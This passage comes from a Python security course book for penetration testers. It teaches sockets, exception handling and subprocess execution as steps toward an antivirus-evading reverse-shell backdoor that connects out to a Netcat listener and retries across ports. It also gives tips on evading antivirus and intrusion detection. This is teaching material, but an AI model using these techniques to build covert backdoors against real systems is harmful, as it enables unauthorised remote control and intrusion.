- Watch for updates! <http://github.com/markbaggett/werejugo>

All of the registry concepts we've discussed and a few others are implemented for you in a tool called werejugo.py. werejugo requires that you register for a wigle.net API key so you can look up the locations of the SSIDs. The tool also geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, werejugo will create a spreadsheet containing dates, times, and locations of the laptop.

Day 4 Conclusions

- This concludes Day 4. Today, we covered:
 - Forensic File Carving
 - Using the STRUCT Module
 - SQL Queries
 - Windows Registry Forensics
 - Website Interaction with URLLIB
 - Website Interaction with Requests
- See you tomorrow!

DON'T FORGET TO **COMPLETE YOUR HOMEWORK BY TOMORROW!**



SEC573 | Automating Information Security with Python 228

This concludes Day 4 of Automating Information Security with Python.

In your workbook, turn to Exercise 4.4

Please complete the exercise in your workbook.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

- Socket Communications
- LAB: Socket Essentials
- Exception/Error Handling
- LAB: Exception Handling
- Process Execution
- LAB: Process Execution
- Creating a Python Executable
- LAB: Python Backdoor
- Limitations of send() and recv()
- Techniques for recvall()
- LAB: recvall()
- STDIO: stdin, stdout, stderr
- Object Oriented Programming
- Python Objects
- Argument Packing/Unpacking
- LAB: Dup2 and pyTerpreter
- Remote Module Importing

This is a Roadmap slide.

Pen Test Use Case

- Penetration testers have a basic need for backdoors that are undetected by antivirus software
- Payloads are delivered by various means:
 - Delivered to targets via email or website
 - Delivered to targets via USB or CD-ROM drops
 - Executed as a payload of an exploit
 - Uploaded by the attacker to target systems
- Antivirus software can be a royal pain
- We need to build backdoors that are undetected by antivirus software

As penetration testers, we need payloads that run on our target systems that are not detected by antivirus software. Whether payloads are delivered by social engineering attacks such as phishing emails, USB, or CD-ROM drops, or delivered through an exploit, we need our payload to avoid detection. As a result, penetration testers often find it necessary to put a custom payload on a target system to give you remote control of an internal host. A good approach for doing this is to use a small custom shell that antivirus will not detect. Here are some tips for doing so:

TIP #1: Do your reconnaissance. Know what antivirus software target system personnel are running. Although it is certainly possible to make a backdoor that evades all antivirus software products, there is no need to waste those cycles if your target is running only one product—a significant likelihood. Narrow down your options by getting this information from target system personnel by asking, looking for information leakage such as email footers that proclaim the AV product, or even making a friendly social engineering phone call if such interaction is allowed in your rules of engagement.

TIP #2: If you want to use your backdoor for more than one project, do not submit it to virustotal.com or any of the other online sandboxes/scanners that work with antivirus software companies to generate new signatures. Instead, buy a copy of the antivirus product used by your target organization and test it on your own systems.

TIP #3: KISS—Keep it simple shell-boy! I'm a minimalist when it comes to remote access. I just need enough to get in, disable antivirus (if the rules of engagement will allow it), and then move in with more full-featured tools. This approach requires less coding on my part, and there is less of a chance that I will incorporate something that antivirus doesn't like.

Python Backdoor

- In this section, we will develop Python payloads suitable for delivery into a target network
- Here is some pseudo-code for what we want to do:

```
connect to attacker
while True:
    get command from remote connection
    execute the command locally
    send results over the connection
```


In this section of the course, we will build a simple Python reverse shell that we can use to gain a foothold, disable the host's defenses, and install a shell such as Metasploit's Meterpreter. Our program will be pretty simple. All we need to do is connect back to a Netcat listener on our attack machine, send commands across the remote connection to our program, execute the command locally, and send the results back across the network connection.

Pieces of the Puzzle

- To connect to the attacker and send and receive commands, we will use the "socket" module
- For command execution, we will use the "subprocess" module
- We'll use PyInstaller to run our script on a Windows computer

Python's standard "socket" and "subprocess" modules provide us with everything we need to implement our custom backdoor payload. Then we will turn our script into an .EXE with PyInstaller so that we can run it on a Windows target that doesn't have Python installed. Now we will take a look at how to use each of these modules to accomplish our goal.

Each Exercise Will Build on Its Predecessor



- final.py can be used to start the next step

Our exercises will build on each other, with each exercise completing another piece of the puzzle until we have a complete backdoor program. First, we will build a simple program that uses sockets to connect to a Netcat listener. Then it will read the information sent from the listener and display it on the screen. We will use that program to transfer a file to a target machine as proof that it has been compromised. The program will be called `filegrabberclient.py` because it is the client side of a program that grabs a file. Later, we will have another exercise in which we will use exception handling to handle errors such as closed ports and add port scanning capabilities to our file grabber. Then, in another exercise, we will add the capability to execute code on a remote host, making it a real backdoor. Finally, we will turn the backdoor into an executable for delivery into a target organization.

Keep in mind there are completed versions of each step stored in the same directory. The completed version of the filename will end in "-final.py". If you don't complete an exercise, then use the completed "-final.py" version when starting the next phase.

Programmers with more experience may choose to rely less on the existing code samples and build on their own code as they move from one exercise to the next.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor

Socket Communications

LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling

Process Execution

LAB: Process Execution

Creating a Python Executable

LAB: Python Backdoor

Limitations of send() and recv()

Techniques for recvall()

LAB: recvall()

STDIO: stdin, stdout, stderr

Object Oriented Programming

Python Objects

Argument Packing/Unpacking

LAB: Dup2 and pyTerpreter

Remote Module Importing

This is a Roadmap slide.

Using TCP/UDP Sockets

- Sockets module makes it easy to establish TCP and UDP connections and transfer data
- STRUCT and RAW sockets can produce protocols embedded in the IP layer, but that is a lot of work
- Twisted and ICMPLIB can provide support beyond TCP and UDP
- Resolve hostnames and IP addresses
- The sockets .connect(), .send(), .recv(), and .close() are generally what are needed to act as a simple TCP client

The Python Sockets module contains the functions and data structures necessary for establishing and communicating over IPv4 and IPv6. It provides the capability to transfer data between two IPv4/IPv6 addresses over TCP or UDP. As we saw earlier, it also supports a RAW socket interface that allows you to transmit other protocols such as ICMP. You can use the STRUCT module to create a binary stream for any embedded protocol and transmit it over your RAW socket. However, some third-party libraries are available for other IP-based protocols that simplify using those protocols. For example, most developers will find the "icmplib" and "Twisted" modules easier to use for the creation of ICMP packets than interfacing with RAW sockets.

DNS Queries


- The Sockets module provides two methods for resolving hosts to IP addresses, and vice versa
- `socket.gethostbyname(hostname)` : Given a hostname, it will return an IP address
- `socket.gethostbyaddr(ipaddress)` : Returns a tuple containing the hostname, a list of aliases, and a list of addresses

In addition to establishing connections and sending and receiving data, the Sockets module also provides supporting functions such as the capability to convert a hostname to an IP address (and vice versa) through DNS. The `socket.gethostbyname()` and `socket.gethostbyaddr()` functions can be used to resolve these addresses.

```
$ python
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> socket.gethostbyname("www.sans.org")
'204.51.94.202'
>>> socket.gethostbyaddr("8.8.8.8")
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```

UDP Sockets

- `udpsocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`
- `AF_INET` = IPv4, `AF_INET6` = IPv6
- `socket.SOCK_DGRAM` = UDP Protocol
- A server uses `bind(("<IP ADDRESS>", port))`
- Client or server receives using `udpsocket.recvfrom(<bytes>)`
- Client or server sends using `udpsocket.sendto(<bytes>, ("<IP ADDRESS>", port))`



The first step in using the Sockets library is to instantiate a new socket object. This is done by calling the `socket()` method in the Sockets library. The `socket` method accepts two parameters. The first parameter is the address type. For IPv4 sockets, we pass the parameter `socket.AF_INET`. For IPv6 addresses, we pass `socket.AF_INET6`. The second parameter is the protocol type. To establish a UDP socket, you pass `socket.SOCK_DGRAM` as the second parameter. Then `sendto()` or `recvfrom()` is called to transmit or receive data, respectively. If you are going to act as a UDP server, you first call the `bind()` method and pass it a tuple containing a local IP address and a port to bind to. The `recvfrom()` function is very similar to the `recv()` function that we will discuss on the next page. It has the additional feature of returning back both the data and a tuple that tells you who sent it. So `recvfrom()` is often used instead of `recv()` for UDP because of its stateless nature. For example:

```
>>> import socket
>>> socket=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
>>> socket.bind(("127.0.0.1",9000))
>>> print(socket.recvfrom(1024))
('HELLO', ('127.0.0.1', 59269))
```

Sending data to a waiting UDP listener is as easy as calling `sendto()`. Here is an example of using a UDP client. Here we will import the `socket` methods directly into the program's global namespace:

```
>>> from socket import *
>>> socket=socket(AF_INET, SOCK_DGRAM)
>>> socket.sendto("HELLO", ("127.0.0.1",9000))
```

TCP Sockets

- `tcpsocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)`
- `AF_INET` = IPv4, `AF_INET6` = IPv6
- `socket.SOCK_STREAM` = TCP Protocol
- Establishes a socket object to facilitate TCP communications
- Three-way handshake occurs when `connect()` is called



- A socket is a unique SRC IP/Port and DST IP/Port

Just as with UDP sockets, the first step is to instantiate a new socket object. This is done by calling the `socket()` method in the Sockets library. Again, we want an IPv4 address, so we pass `socket.AF_INET`. Remember that the second parameter is the protocol type. Setting the second parameter to `socket.SOCK_STREAM` says that you want to create a TCP socket object.

Now that you have a TCP socket object, you can use it to perform common client or server operations. When either the `connect()` or `accept()` method of your new object is called (connect for client, accept for server), your computer participates in the 3-way handshake, and you have an established socket. A socket will use the same source IP, source port, destination IP, and destination ports until the connection is closed. Let's take a closer look at each of the steps required to establish a connection and transmit and receive data.

Establish Connections

- Create outbound connections

- `socket.connect(("<dest ip>", <dest port>))`



`str()`

`int()`



Listening port



- Accept inbound connections

- `socket.bind(("<ip>", <port>))`
- `socket.listen(<number of connections>)`
- `socket.accept()`

We can use our new socket object to "connect," "send," and "recv". C developers will find Python sockets to be familiar, as both C and Python sockets are based on BSD sockets. The socket hides the details of the protocol implementation from the developer. If you establish a new TCP connection, the socket object will do the 3-way handshake, track sequence and acknowledgement numbers, and do the retransmission of dropped packets automatically on your behalf. This makes dealing with network connections almost as simple as reading and writing files from the hard drive. The connect parameter takes a single tuple as the first parameter. The tuple has two items. The first is a string containing the destination IP address, and the second item is the destination port.

We can also use our new socket object to act as a server. To use it as a server, we "bind", "listen", "accept", "send", and "recv". The .bind() method takes a single parameter that is a tuple. The first item in the tuple is the IP address to bind the service to. The second parameter is the port to listen on. Calling listen starts the server on the IP and port specified by .bind(). After listen() is called, the port will be shown as listening by NETSTAT -na. Clients can connect to the server at that time. The accept method is then used to interact with a connected client. The accept method will return a tuple with two things. The first is a connection object. This connection object has the .send and .recv methods that work the same way as the object returned by the connect() method. The other thing returned by the accept method is a tuple containing the remote IP address and port for the connection.

Now that you have a connection, you are ready to transmit data.

Transmitting and Receiving

- To send bytes across the socket
 - `socket.send(b"bytes to send")`
 - `socket.send("string to send".encode())`
- Always returns the number of bytes sent
- To receive bytes from the socket
 - `socket.recv(max # of bytes)`
 - `socket.recv(max # of bytes).decode()`
- Possible responses:
 1. `len(recv) == 0` when connection dropped
 2. `recv()` returns data when there is data in the TCP buffer
 3. `recv()` will sit and wait if there is no data to receive

After you have connected the socket with either the `connect()` or the `accept()` method, you can use `send()` and `recv()` to transmit packets across your socket. Socket works with bytes. In Python 3, you will have to encode strings into bytes before they can be transmitted. If you control both sides of the connection, then you can `.encode()` and `.decode()` the strings using the default UTF-8 encoder. However, if you are communicating over a socket with a program you didn't write, you will have to use the same encoding as the other application. If you are unsure what encoding it is, using LATIN-1 is a safe encoder for binary data.

When you call `.send()`, you pass it the bytes that you want to transmit, and it will return the number of bytes that were transmitted. A call to `receive()` passes the maximum number of bytes to receive. Python will receive that number of bytes from the connection and return those bytes in a byte string. If there is data sitting in the TCP buffer on your computer (that is, something has been transmitted to you), then `recv()` will return that data or a portion of that data, depending on the number of bytes you specified. If there is no data in the TCP buffer, then `recv()` will pause the program's execution and sit there until data is received. So `recv()` will ALWAYS return data to you when the connection is active. The only time that `recv()` will not return data to you is when the connection has been dropped. If the connection has been dropped, then a call to `recv()` will return an empty string.

TCP Client Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.connect(("127.0.0.1",25))
print(mysocket.recv(2048).decode())
mysocket.send(b"mail from: mmurr@codeforensics.net\n")
print(mysocket.recv(2048)).decode()
mysocket.send(b"rcpt to: joff@blackhillsinfosec.com\n")
print(mysocket.recv(2048)).decode()
mysocket.send(b"data\n"))
print(mysocket.recv(2048)).decode()
mysocket.send(b"From: Mike Murr\n")
mysocket.send(b"Subject: Mark assassination plot.\n\n")
mysocket.send(b"Operation Violent Python is a go!\n.\n")
print(mysocket.recv(2048)).decode()
mysocket.close()
```



Here you can see an example of a simple TCP client that connects to an email server and sends SMTP commands to send an email.

First, we import the socket module. Next, we create a new instance of a socket object called mysocket. The parameters to socket.socket() create a TCP/IPv4 socket object. "socket.AF_INET" means we want an IPv4 socket. "socket.SOCK_STREAM" means we want a TCP socket. If no version and protocol are passed to the socket method, it will assume that you want to create an IPv4/TCP socket. Therefore, the following two lines do the same thing:

```
mysocket=socket.socket()

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

Next, we call the connect() method and establish a connection to the IP address 127.0.0.1 and port 25. Notice the two sets of open and close parentheses. The inner parentheses group the IP address and ports together as a "tuple". Now that the connection is established, we can use the send() and recv() methods to interact with the remote host we connected to. Finally, the close() method is called to close the connection.

TCP Server Example

```
import socket

mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
mysocket.bind(("","",9000))
mysocket.listen(1)
connection,fromaddr = mysocket.accept()
while True:
    request = connection.recv(2048).decode()
    print("Got request : {0}".format(request))
    if "adduser" in request.lower():
        # Code goes here to add a user
        connection.send(b"New User Added!.\n")
    if "reboot" in request.lower():
        connection.send(b"System Rebooting now.\n")
        # Code goes here to reboot
```

"" (null IP)
binds to all IPs
on the host

A server is a little more complicated than the client, but not by much. Instead of using the connect() method, we call bind(), listen(), and accept() and wait for the inbound connection. Once it is received, we call send() and recv() the same way we did with the client. bind() takes a tuple as its one parameter. The tuple contains the IP address and port to listen on. If the IP address is null, then the socket will bind to all the IP addresses that are assigned to the host. The listen parameter specifies how many simultaneous connections the server will accept. The accept method establishes the socket object that you can use to send and receive data across the connection.

Perhaps the best way to see what is happening is to use interactive Python to walk through a new connection.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.


Lab Intro

- This lab has two parts:
 - 1) Use Netcat to interact with Python sockets and discover the nuances of sockets
 - Netcat Listener and Socket Client
 - Netcat Client and a Socket Server
 - 2) Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen
- * Remember, if you were going to use Python 3, that sockets send and receive BYTES, not strings. You need to .encode() what you send and .decode() what you receive.

The longest journey begins with a single step. So now it is time for the first exercise as we start building our new backdoor. This exercise is in two parts. First, we will use the interactive Python shell to create socket objects and talk with a Netcat listener. We will use sockets as a client to connect to a Netcat listener. Then we will use a socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file. This small "filegrabberclient.py" will be the basis on which we will build our backdoor.

Lab Part 2: Plant a File on a Target

- Your penetration tests require that you plant a file on target systems
- Write a script to read from a Netcat listener



Let's start out with an exercise that would require a simple program. In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.

In your workbook, turn to Exercise 5.1

Please complete the exercise in your workbook.

Lab Highlights: Sockets "Block" if There Is No Data in Buffer

Set up a server

student@573:~\$ python3

Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux

Type "help", "copyright", "credits" or "license" for more information.

```
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1",9000))
>>> mysocket.send("Hello\n".encode())
6
>>> mysocket.send("Are you there\n".encode())
14
>>> mysocket.recv(100)
b'I am here!\n'
>>> mysocket.recv(100).decode()
'Are you waiting on me?\n'
```

Connect to server

student@573:~\$ nc -l -p 9000

Hello

Are you there

I am here!

Are you waiting on me?

Immediate!

Immediate!

Stops and waits!

Until something is sent

SANS

SEC573 | Automating Information Security with Python 248

The most important takeaway from this lab is that, by default, a socket will "block" if you call .recv() and there is nothing to receive. Calling .recv() will always return data unless the connection has been dropped. If there is data that has already been transmitted, then .recv() will retrieve it from the buffer. If no data has been transmitted, then .recv() will wait until data arrives. The only time that .recv() will return an empty string is when the connection has been dropped.

Lab Highlights: One Possible Solution

- Here is one filegrabber.py solution

```
import socket
mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

- But we need some exception handling to handle that crash. That is next

Here is one possible solution. If you solved the exercise some other way, that is great! If you were unable to come up with this solution on your own, you can grab a copy of the completed application here:
~/Documents/pythonclass/apps/filegrabberclient-final.py

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials

Exception/Error Handling

LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Planning for Failure

- Lots of things could prevent our connection from succeeding
 - What if the server we connect to isn't listening?
 - What if a firewall blocks our connection?
- We need to detect and gracefully handle these errors
- Python provides exceptional exception handling!

People say, "A failure to plan is a plan for failure." Software developers should anticipate that their applications will encounter errors and plan to handle those failures. This is especially true when you are accessing network and file resources. If someone disconnects a network cable, or a DNS server goes down, you don't want your application to crash. You want to identify that the service is down, and either give the user a friendly error message or handle the error yourself. Python provides exception handling to accomplish this.

Exception Handling (I)

- If Python encounters an error that it doesn't know how to handle, it crashes and prints a "traceback"
- It is often desirable for us, as developers, to capture that crash and try to handle it ourselves or give a friendly error message to the user
- Error handling is done with the keywords "try" and "except"

```
try:  
    print(500/0)  
except:  
    print("An error has occurred")
```

Exception handlers are defined with the "try", "except", "else", and "finally" statements. If you have a function or code block that may fail, you can put it inside a "try", "except" code block. The interpreter will TRY to run the code after the try statement. If an error occurs, it will execute the portion of code after the "except" statement. You can have multiple except clauses after the try statement, with each clause handling a different type of error. If the except clause is not followed by a specific error message to handle, it will handle every exception. But there are many circumstances in which you will handle one error one way and the second error in a different way. Let's look at how to identify the individual errors.

Exception Handling (2)

```
>>> print(50/0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>> try:
...     print(50/0)
...     print("This line wont execute.")
... except ZeroDivisionError:
...     print("dude, you can't divide by zero!")
... except Exception as e:
...     print("Some other exception occurred "+str(e))
...
dude, you can't divide by zero!
>>>
```



When an exception occurs, Python will generate an error message such as the one you see here. In this case, we attempted to print 50 divided by 0 and generated a division-by-zero error. The last line of the error message gives the exception name for the error that occurred. Python calls this particular error a "ZeroDivisionError". When we provide the string "ZeroDivisionError" to the except statement, our exception block is called any time a division by zero occurs.

Any command in the try: block after the error occurs is not executed:

```
>>> try:
...     print(5/0)
...     print("get here?")
... except:
...     print("divbyzero")
...
divbyzero
>>>
```

Notice that "get here?" was not printed. As soon as the exception occurred, execution immediately jumped to the except: statement. If we want to be sure that certain pieces of code always execute, then we need a little more functionality in our exception handling. This functionality is added with the "else" and "finally" statements.

For troubleshooting various exception handling errors, it can be useful to capture and print the exception. This is done with the syntax "except Exception as <variable>". With this syntax, the variable `e` is used to capture the exception name:

```
>>> except Exception as e:
...     print(str(e))
```

try/except/else

```

try:
    urllib.request.urlopen("http://doesntexist.tgt")
except urllib.error.URLError:
    print("That URL doesn't exist")
    sys.exit(2)
except Exception as e:
    print("{} occurred".format(str(e)))
else:
    print("success without error")
finally:
    print("always do this")

```

Here are all the options for creating exception handlers. The ELSE clause will execute any time our try worked successfully, and a finally clause will execute regardless of whether or not the try worked. Now you might be wondering, "Why would I ever need a finally clause?" The code that immediately follows the exception handling in your program executed in both conditions, right? So why use a finally clause?

The finally clause is always executed when an exception occurs. It will even execute if there is another exception while processing the ELSE, EXCEPT, or TRY clause. Remember that you may have exception handlers around classes with exception handlers, with methods with exception handlers. Each of these nested exception handlers may crash unexpectedly. The finally block is always executed. If you have code that must execute to clean up and allow the program to continue, you should put it in your finally clause. It is frequently used to release mutexes and semaphores for threading.

Try Until It Works!

```

while True:
    try:
        # do stuff
    except:
        continue
    else:
        break

```

Loop forever!

Continue goes back up to the beginning of the while loop to try again

The break statement will leave the while loop. Because it is in the else clause, it will execute only when there is no exception

Sometimes you may want to continually try something until it works. An example might be that you want your backdoor shell to repeatedly make a reverse outbound connection until you set up your Netcat listener. To do this, you can put your exception handler inside a while loop, like you see here. Any time an exception occurs, the continue statement causes it to restart at the top of the while loop, where it executes the "try:" clause again. If "try" executes without error, then the "else" clause will execute where "break" will cause it to leave the "while" loop.

Try Different Things Until It Works!

```

done=False
while not done:
    for thingtoto try in ['list','of','things','to','try']:
        try:
            #try to use the thingtoto try
        except:
            continue
        else:
            done=True
            break
    
```

Loop through this for loop over and over until it succeeds (that is, else):

Continue now tries the next "thingtoto try", restarting the for loop (not the while loop)

Break leaves the for loop. Setting done to true also leaves the while.

There is often a situation in which you want to try multiple things until you find something that works. Examples include opening a file from a list of possible filenames, trying different hostnames to make a connection, trying different ports, and going through a list of usernames or passwords. A good approach for this is to put your list of things to try in a FOR loop. Then have your WHILE loop execute the FOR loop until the ELSE clause is reached in your exception handler. Note that the BREAK and CONTINUE statements apply to its parent loop, which in this case is the FOR loop and not the WHILE loop. To exit the WHILE loop, we set our DONE variable to TRUE in the ELSE clause and then call “break” to exit the FOR loop.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Lab: Exception Handling

- Now let's try to add exception handling to our file grabber client
- Try ports 21, 22, 81, 443, and 8000
- Normally we would use 80, not 81, but it is in use by Apache in your VM, so we are avoiding connecting to it
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt

```
>>> import time
>>> time.sleep(number of seconds)
```

Conquered Target
Try ports 21, 22, 81, 443, and 8000 until a connection is made!

Now let's add exception handling to the existing program. When a connection attempt fails, Python generates a "socket.error". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection. After you successfully establish a connection, your program will execute the existing code in filegrabberclient.py.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the time.sleep() function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password guessing attempts and other attacks that require resources from the server.

In your workbook, turn to Exercise 5.2

Please complete the exercise in your workbook.

Lab Highlights: One Possible Answer

```
import socket, time
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,81,443,8000]:
        time.sleep(1)
        try:
            print("Trying",port, end=" ")
            mysocket.connect(("127.0.0.1",port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected=True
            break
while True:
    print(mysocket.recv(2048).decode())
```

Add time
to imports

One Possible Solution

Add this to
filegrabber.py !

260

Here is one possible solution to our problem. A copy of this code is available in your home directory. The file is called ~/Documents/pythonclass/apps/filegrabberclientwithexception-final.py.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling

Process Execution
LAB: Process Execution

Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

Interacting with Subprocesses

- The subprocess module supersedes the use of os.system, os.popen, os.popen2, and other modules that support code execution
- The subprocess modules enable you to start a new process, provide it input, and capture the output

```
processhandle = subprocess.Popen("run this command",
    shell = True,
    stdout = subprocess.PIPE,
    stderr = subprocess.PIPE,
    stdin = subprocess.PIPE)
procresult = processhandle.stdout.read()
procerrors = processhandle.stderr.read()
```

returns bytes()

It looks as if the communications piece of this puzzle is almost done. Now, instead of simply printing text sent from the attacker on the victim's screen, we will accept commands from the attacker, execute them on the victim's screen, and send the results back to the attacker.

Although many different modules and methods are available in Python to execute processes, most of them have been replaced with functions in the subprocess module. The subprocess module includes the functions that we need to execute code and capture the output.

The Popen() method is used for process execution. It takes several parameters. The first parameter is the command you want to execute. The remaining parameters are *named arguments*, meaning you assign the argument by name. For example, when you set the "shell" argument to True, it tells Popen that the command should be executed from within a shell such as /bin/sh or cmd.exe. Setting the arguments stdout and stderr to the value, subprocess.PIPE tells Popen that the standard output and error messages from the program should be captured so that they can be read using normal file I/O commands. Then you can read the output from that command and the errors using the methods processhandle.stdout.read() and processhandle.stderr.read(), respectively.

When you read the output of the executed command with read() or other functions that we will discuss shortly, you will be returned bytes(). That makes these very convenient for us to transmit the data across a socket without doing any additional encoding or decoding.

Capturing Process Execution

```
import subprocess
proc = subprocess.Popen("ls -la" ,
shell=True,
stdout=subprocess.PIPE,
stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
exit_code = proc.wait()
results = proc.stdout.read()
print(results)
```

Execute "ls -la" and capture output

Wait until it finishes and capture the exit code

Read the output of the command into a string

To execute the processes on the remote host, we first import the subprocess module with "import subprocess". Next, we call subprocess.Popen, which will execute our code. The additional parameters to Popen enable us to capture the output of the command execution to a "pipe" that we can address as a file object. We set "shell=True", which causes Popen; it will prepend "/bin/sh -c" (or whatever shell you have defined in your environment variables) to the command on a UNIX/Linux shell and "cmd.exe /c" on a Windows-based host. Typically, after you execute a process, you should call the process handle's .wait() method to allow the program time to finish before you attempt to read the results. Calling the .wait() method of your process object will pause your program until the subprocess command has completed executing. proc.wait() will return the exit code from that program's execution. If you want to see if your program executed successfully, you can check to see if proc.wait() returned a value of 0. Then you can read the results of that program from the subprocess.PIPE object using the .read() method.

Popen.wait(), Buffers, and Popen.communicate()

- These three lines are guaranteed to lock up your program:

```
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
